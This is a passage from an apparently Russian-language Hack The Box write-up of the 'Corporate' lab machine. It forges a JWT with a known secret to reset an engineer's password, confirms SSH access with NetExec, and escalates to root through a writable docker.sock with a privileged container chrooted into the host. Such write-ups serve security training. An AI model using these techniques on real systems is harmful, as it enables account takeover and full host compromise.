1045	5044	200	☐	☐	4386	Finance	abigayle.kessler
1054	5053	200	☐	☐	4564	Finance	mohammed.feeney
1062	5061	200	☐	☐	4594	Finance	esperanza.kihn
1065	5064	200	☐	☐	4605	Finance	sadie.greenfelder
1002	5001	200	☐	☐	4419	Engineer	ward.pfannerstill
1004	5003	200	☐	☐	4440	Engineer	kian.rodriguez
1015	5014	200	☐	☐	4335	Engineer	gideon.daugherty
1026	5025	200	☐	☐	4341	Engineer	gayle.graham
1027	5026	200	☐	☐	4358	Engineer	dylan.schumm
1028	5027	200	☐	☐	4373	Engineer	richie.cormier
1029	5028	200	☐	☐	4355	Engineer	marge.frami
1039	5038	200	☐	☐	4409	Engineer	abbigail.halvorson
1043	5042	200	☐	☐	4418	Engineer	arch.ryan
1051	5050	200	☐	☐	4426	Engineer	cathryn.weissnat
1005	5004	200	☐	☐	4440	Consultant	jacey.bernhard
1010	5009	200	☐	☐	4447	Consultant	ross.leffler
1011	5010	200	☐	☐	4445	Consultant	marcella.kihn
1017	5016	200	☐	☐	4358	Consultant	katelyn.swift

Пользователи с ролью engineer




Request	Payload	Status code	Error	Timeout	Length	>Roles</th>\n ...	\.htb">(.*?)@corpora...	Comment
1008	5007	200	☐	☐	4466	Sysadmin	stevie.rosenbaum	
1016	5015	200	☐	☐	4356	Sysadmin	amie.torphy	
1070	5069	200	☐	☐	4323	Sales	jammie.corkery	

Пользователи с ролью sysadmin

Для создания токена JWT используем удобный сервис [JWT.io](JWT.io). Заполняем поля данными инженера gayle.graham, устанавливаем секрет JWT и задаем поле `requireCurrentPassword` как `false`.

```
{
 "id": 5025 ,
 "name": "Gayle",
 "surname": "Graham",
 "email": "gayle.graham@corporate.htb",
 "roles": [
   "engineer"
 ],
 "requireCurrentPassword": false,
 "iat": 1707897653,
 "exp": 1707984053
}
```



```
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.ey
JpZCI6NTAyNSwibmFtZSI6IkdheWxlIiwic3Vyb
mFtZSI6IkdyYWhhbSIsImVtYWlsIjoiZ2F5bGUu
Z3JhaGFtQGNvcnBvcmF0ZS5odGIiLCJyb2xlcyI
6WyJlbmdpbmVlciJdLCJyZXF1aXJlQ3VycmVudF
Bhc3N3b3JkIjpmYWxzZSwiaWF0IjoxNzA3ODk3N
jUzLCJleHAiOjE3MDc5ODQwNTN9.ZTOAwLjKNcA
wrxY2CO3gJR00t0khFz2htQp2vUWqpjc
```


```
{
  "alg": "HS256",
  "typ": "JWT"
}
```

```
  "name": "Gayle",
  "surname": "Graham",
  "email": "gayle.graham@corporate.htb",
  "roles": [
    "engineer"
  ],
  "requireCurrentPassword": false,
  "iat": 1707897653,
  "exp": 1707984053
}
```

```
HMACSHA256(
  base64UrlEncode(header) + "." +
  base64UrlEncode(payload),
  09cb527651c4bd38548381
) ☐ secret base64 encoded
```

Создание токена JWT

Сгенерированный токен нужно установить в куки через хранилище браузера. Затем можно перейти к странице изменения пароля.




Good Morning Employee!

Welcome to Our People! You are, after all, our people! Click any of the links below to get integrated into our esteemed employee ecosystem!

Cookie Value

```
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpZCI6NTAyNSwibmFtZSI6IkdheWxlIiwic3VybmFtZSI6IkdyYWhhbSIsImVtYWlsIjoiZ2F5bGUuZ3JhaGFtQGNvcnBvcmF0ZS5odGIiLCJyb2xlcyI6WyJlbmdpbmVlciJdLCJyZXF1aXJlQ3VycmVudFBhc3N3b3JkIjpmYWxzZSwiaWF0IjoxNzA3ODk3NjUzLCJleHAiOjE3MDc5ODQwNTN9.ZTOAwLjKNcAwrxY2CO3gJR00t0khFz2htQp2vUWqpjc
```


Запись токена



Форма изменения пароля пользователя

Как можешь заметить, в форме изменения пароля есть только поля для нового пароля. Давай зададим 123456789 и проверим с помощью NetExec.


```
nxc ssh 10.9.0.4 -u gayle.graham -p 123456789
```



```
┌──(ralf㉿ralf-PC)-[~/tmp/HTB/corporate]
└─$ nxc ssh 10.9.0.4 -u gayle.graham -p 123456789
SSH         10.9.0.4        22     10.9.0.4         [*] SSH-2.0-OpenSSH_8.9p1 Ubuntu-3ubuntu0.4
SSH         10.9.0.4        22     10.9.0.4         [+] gayle.graham:123456789  (non root) Linux - Shell access!
```

Проверка учетных данных

Пароль установлен, а значит, можно получить сессию пользователя.



```
gayle.graham@corporate-workstation-04:~$ id
uid=5025(gayle.graham) gid=5025(gayle.graham) groups=5025(gayle.graham),502(engineer)
gayle.graham@corporate-workstation-04:~$
```

Сессия пользователя gayle.graham


engineer → root

Так как текущий пользователь имеет право записи на `docker.sock`, мы можем повысить привилегии до рута. Для этого нам потребуется создать свой образ Docker. Поскольку на хосте без прав рута этого не сделать, создадим его в своей локальной системе, а затем сохраним в архив.

```
sudo docker pull alpine
sudo docker save alpine > docker_alpine.tar
```

После переноса архива на удаленный хост восстановим образ из архива.

```
docker load < docker_alpine.tar
```




```
gayle.graham@corporate-workstation-04:~$ docker load < docker_alpine.tar
d4fc045c9e3a: Loading layer [==================================================>]  7.667MB/7.667MB
Loaded image: alpine:latest
gayle.graham@corporate-workstation-04:~$ docker images
REPOSITORY   TAG       IMAGE ID       CREATED       SIZE
alpine       latest    05455a08881e   2 weeks ago   7.38MB
gayle.graham@corporate-workstation-04:~$
```

Создание образа Docker

А теперь через создание контейнера переходим в привилегированный контекст.

```
docker run -ti --privileged --net=host --pid=host --ipc=host --volume /:/host alpine chroot /host
```




```
gayle.graham@corporate-workstation-04:~$ docker run -ti --privileged --net=host --pid=host --ipc=host --volume /:/host alpine chroot /host
root@corporate-workstation-04:/# cat /etc/hostname
corporate-workstation-04
root@corporate-workstation-04:/# id
uid=0(root) gid=0(root) groups=0(root),1(daemon),2(bin),3(sys),4(adm),6(disk),10(uucp),11,20(dialout),26(tape),27(sudo)
root@corporate-workstation-04:/#
```

Получение сессии root

root → corporate sysadmin

Имея полные привилегии, примонтируем удаленный ресурс NSF и посмотрим его содержимое.

